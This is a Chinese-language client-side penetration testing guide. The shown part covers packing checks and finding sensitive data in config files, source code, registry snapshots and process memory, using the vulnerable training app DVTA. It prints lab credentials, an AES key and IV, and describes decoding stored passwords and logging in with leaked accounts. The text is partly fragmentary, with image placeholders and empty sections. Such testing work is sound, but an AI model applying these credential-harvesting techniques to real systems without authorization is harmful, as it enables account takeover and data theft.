

# 客户端安全测试指南

---



日期：2020.11.06

## 目录

一、	客户端程序保护 .....	4
	加壳保护 .....	4
二、	信息安全保护 .....	4
	敏感信息安全 .....	4
	注册表内存在敏感数据 .....	9
	内存中存在敏感数据 .....	12
	调试日志中存在敏感数据 .....	17
三、	安全策略设置 .....	18
	密码复杂度检测 .....	18
	帐号登录限制 .....	18
	帐户锁定策略 .....	18
	会话安全设置 .....	19
	密码修改验证 .....	19
四、	通信安全 .....	19
	关键数据加密和校验 .....	19
五、	常见功能测试 .....	19
	SQL 注入 .....	19
	CSV 注入 .....	23
	用户枚举 .....	23
	登陆验证码可被爆破 .....	24
	构造 cookie 任意登陆 .....	26
	XSS .....	27
	命令执行 .....	28
	未授权访问 .....	28
	授权认证缺陷 .....	30
六、	逆向部分 .....	38
	Jar 包数据未混淆 .....	38
	API HOOK 防护测试 .....	39
	Dll 劫持 .....	39
	反编译修改代码逻辑让普通用户以管理员登录 .....	40

七、 抓取流量的方法 .....	41
<案例 1>http 协议数据抓取 .....	41
<案例 2>渗透测试之业务流量通用抓包方法 .....	44
小技巧.....	44
参考链接: .....	44
鸣谢! ! ! .....	45

## 一、 客户端程序保护

### 加壳保护

#### 测试方法

通过查壳工具查看程序是否加壳保护。

若客户端进行加壳保护，此时认为无风险。

若大部分代码（包括核心代码）经过混淆，此时低风险。

#### 危害


客户端没经过加壳保护，可直接反编译分析源代码

#### 修复方法

对客户端进行加壳保护，防止反编译操作

#### 例子

通过 PEiD 查看程序是否加壳



## 二、 信息安全保护

### 敏感信息安全

#### 测试方法

检测客户端是否保存明文敏感信息，可以用 Notepad++ 对客户端文件进行批量的搜索，比如敏感词汇，password、key、secret、username、sql 等。

#### 危害

攻击者可直接利用敏感信息进行入侵

## 修复方案

应该对敏感文件进行加密或者不保留敏感信息在客户端

例子

### <例子 1>配置敏感信息泄露

在 安 装 目 录 下 存 在 DVTA.exe.config 文 件 :

rta-master > DVTA > DVTA > bin > Release				
名称	修改日期	类型	大小	
DBAccess.dll	2016/8/28 11:15	应用程序扩展	8 KB	
DBAccess.pdb	2016/8/28 11:15	PDB 文件	16 KB	
DVTA.exe	2016/8/28 11:15	应用程序	217 KB	
DVTA.exe.config	2016/8/28 11:15	CONFIG 文件	2 KB	
DVTA.pdb	2016/8/28 11:15	PDB 文件	52 KB	
DVTA.vshost.exe	2016/8/28 11:15	应用程序	23 KB	
DVTA.vshost.exe.config	2016/8/28 11:15	CONFIG 文件	2 KB	
DVTA.vshost.exe.manifest	2016/8/28 11:15	MANIFEST 文件	1 KB	
EntityFramework.dll	2016/8/28 11:15	应用程序扩展	1,091 KB	
EntityFramework.xml	2016/8/28 11:15	XML 文档	1,004 KB	
ExcelLibrary.dll	2016/8/28 11:15	应用程序扩展	110 KB	

\*DVTA.exe.config - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <configSections>
    <!-- For more information on Entity Framework configuration, visit http://go.microsoft.com/fwlink/?LinkID=237468 -->
    <section name="entityFramework" type="System.Data.Entity.Internal.ConfigFile.EntityFrameworkSection, EntityFramework, Version=6.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" />
  </configSections>
  <startup>
    <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.5" />
  </startup>
  <appSettings>
    <add key="DBSERVER" value="192.168.56.110\SQLEXPRESS" />
    <add key="DBNAME" value="DVTA" />
    <add key="DBUSERNAME" value="sa" />
    <add key="DBPASSWORD" value="CTsvjZ0jQghXYWbSRcPxpQ==" />
    <add key="AESKEY" value="J8gLXc454o5tW2HEF7HahcXPufj9v8k8" />
    <add key="IV" value="fq20T0gMnXa6g0I4" />
    <add key="ClientSettingsProvider.ServiceUri" value="" />
  </appSettings>
  <entityFramework>
    <defaultConnectionFactory type="System.Data.Entity.Infrastructure.LocalDbConnectionFactory, EntityFramework">
      <parameters>
        <parameter value="v11.0" />
      </parameters>
    </defaultConnectionFactory>
  </entityFramework>
  <system.web>
    <membership defaultProvider="ClientAuthenticationMembershipProvider">
      <providers>
        <add name="ClientAuthenticationMembershipProvider" type="System.Web.ClientServices.Providers.ClientFormsAuthenticationMembershipProvider, System.Web.Extensions, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35" />
      </providers>
    </membership>
    <roleManager defaultProvider="ClientRoleProvider" enabled="true">
      <providers>
        <add name="ClientRoleProvider" type="System.Web.ClientServices.Providers.ClientRoleProvider, System.Web.Extensions, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35" />
      </providers>
    </roleManager>
  </system.web>
</configuration>
```

虽然数据库密码是加密的，但是可以根据 AES 的密钥和 IV 来解密。

## <例子 2>源代码中含有硬编码的 FTP 用户名密码：




```

29 {
30
31     ftpText.Text = "Please wait while uploading your data";
32
33     Thread backgroundThread = new Thread(new ThreadStart(() =>
34     {
35         DBAccessClass db = new DBAccessClass();
36
37         db.openConnection();
38
39         DataTable dt = db.getExpensesOfAll();
40
41         //pathdownload = Environment.GetEnvironmentVariable("USERPROFILE") + @"\Downloads";
42         pathdownload = Path.GetTempPath();
43
44
45         dt.WriteToCsvFile(pathdownload+"admin.csv");
46
47         db.closeConnection();
48
49         Upload("ftp://192.168.56.110:21", "password", pathdownload+"admin.csv");
50
51         //cleaning up - Delete files in temp folder
52
53         try
54         {
55             System.IO.Directory.Delete(pathdownload, true);
56         }
57         catch (Exception exp){
58

```

## <例子 3>本地静态文件信息泄露

当用户登录成功后，登录的用户名密码会被保存：




```

1 <Option>
2 <Login>
3 <ServerList>192.168.56.110:3001</ServerList>
4 <UserList>演示,wj</UserList>
5 <ServerName>192.168.56.110</ServerName>
6 <LoginUser>演示</LoginUser>
7 <LoginPassword>MQAyADMNAA1ADYA</LoginPassword>
8 <AutoSave>True</AutoSave>
9 </Login>
10 </Option>

```

密码经过 base64 解密后：






所有的服务器保存的账号和密码居然全部返回了过来，猜测是进行密码校验的时候数据库服务器会把所有账号过一遍，不过不用管，记下来，信息泄露，高危!!!!


然后咱们随便拿一个账号进行登录：

登录成功：





## <例子 5 >sql 语句暴露



## 注册表内存在敏感数据

### 测试方法

使用 regshot 这个工具，这个工具将登录前后注册表信息进行快照，然后对比发现注册表的变化从而发现敏感数据是否残留在注册表内。

### 危害

注册表内存在敏感数据是 Windows 桌面应用程序最常见的一个漏洞。攻击者可通过此漏洞，在注册表中找到可能保存了用户的登录密码、支付密码、手机号、身份证等敏感个人数据。


### 修复方案

不在注册表保存敏感信息，或者对敏感信息进行脱敏，比如增加\*\*\*\*\*

### 例子

此时需要使用 regshot 这个工具，这个工具将登录前后注册表信息进行快照，然后对比发现注册表的变化从而发现敏感数据是否残留在注册表内。


现在保存第一份注册表快照：




通过 zeng/zeng 账号登录 dvta:




登录之后保存第二份注册表快照:



现在 Compare 一下：





## 内存中存在敏感数据

### 测试方法

使用 Process Hacker 这个工具对程序的内容进行查看，详情可参考《例子》

### 危害

攻击者可通过此漏洞，在注册表中找到可能保存了用户的登录密码、支付密码、手机号、身份证等敏感个人数据。

### 修复方案

对内存的信息进行排查，不允许保留敏感的信息。

### 例子

现在我们要使用 Process Hacker 这个工具。双击选中我们要查看的程序：

Process Hacker [DESKTOP-GJVJ8FF\whm]

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information Search Processes (Ctrl+K)


Processes Services Network Disk

Name	PID	CPU	I/O total...	Private ...	User name	Description
dwm.exe	960	0.28		86.2 MB		桌面窗口管理器
explorer.exe	2416	0.11		97.45 MB	DESKTOP-GJVJ8FF\wh	Windows 资源管理器
SecurityHealthSystray....	1056			1.66 MB	DESKTOP-GJVJ8FF\wh	Windows Security notificati...
VBoxTray.exe	4756	0.01	56 B/s	2.47 MB	DESKTOP-GJVJ8FF\wh	VirtualBox Guest Additions ...
OneDrive.exe	6308	0.01		14.98 MB	DESKTOP-GJVJ8FF\wh	Microsoft OneDrive
YunDetectService.exe	6408	0.07		4.68 MB	DESKTOP-GJVJ8FF\wh	
ieexplore.exe	6444	0.03		19.02 MB	DESKTOP-GJVJ8FF\wh	Internet Explorer
ieexplore.exe	6540	0.67		97.79 MB	DESKTOP-GJVJ8FF\wh	Internet Explorer
ieexplore.exe	6552	0.03		59.8 MB	DESKTOP-GJVJ8FF\wh	Internet Explorer
ieexplore.exe	6580	0.31		45.25 MB	DESKTOP-GJVJ8FF\wh	Internet Explorer
ieexplore.exe	6600	0.44		33.1 MB	DESKTOP-GJVJ8FF\wh	Internet Explorer
ieexplore.exe	6624	0.26		41.49 MB	DESKTOP-GJVJ8FF\wh	Internet Explorer
Regshot-x64-ANSI.exe	9100			323.16 ...	DESKTOP-GJVJ8FF\wh	Regshot 1.9.0 x64 ANSI
DVTA.exe	8240			17.91 MB	DESKTOP-GJVJ8FF\wh	DVTA
ProcessHacker.exe	2596	1.21		22.04 MB	DESKTOP-GJVJ8FF\wh	Process Hacker
jusched.exe	2100			1.46 MB	DESKTOP-GJVJ8FF\wh	Java Update Scheduler
LocalBridge.exe	4112			23.46 MB	DESKTOP-GJVJ8FF\wh	LocalBridge
LocalBridge.exe	3140			32.07 MB	DESKTOP-GJVJ8FF\wh	LocalBridge
LocalBridge.exe	5072			34.01 MB	DESKTOP-GJVJ8FF\wh	LocalBridge
LocalBridge.exe	7280			33.72 MB	DESKTOP-GJVJ8FF\wh	LocalBridge
LocalBridge.exe	4572			33.48 MB	DESKTOP-GJVJ8FF\wh	LocalBridge
mmc.exe	7576	0.04		44 MB	DESKTOP-GJVJ8FF\wh	Microsoft 管理控制台


CPU Usage: 8.95% Physical memory: 2.49 GB (62.34%) Processes: 157

选中“Memory”:






点“Strings...”:



默认就行。在新的页面中选择“Filter”->“Contains...”:



输入“password”后回车:

Results - DVTA.exe (8240)		
19 results.		
Address	Length	Result
0x122b92e	122	SELECT * FROM users where username='zeng' and password='zeng'
0x122c892	4222	rceActivityName="*" faultHandlerActivityName="*" /> </faultPropagationQueries>
0x31e6e20	28	passwordFormat
0x31e7020	42	passwordAttemptWindow
0x31e706c	66	passwordStrengthRegularExpression
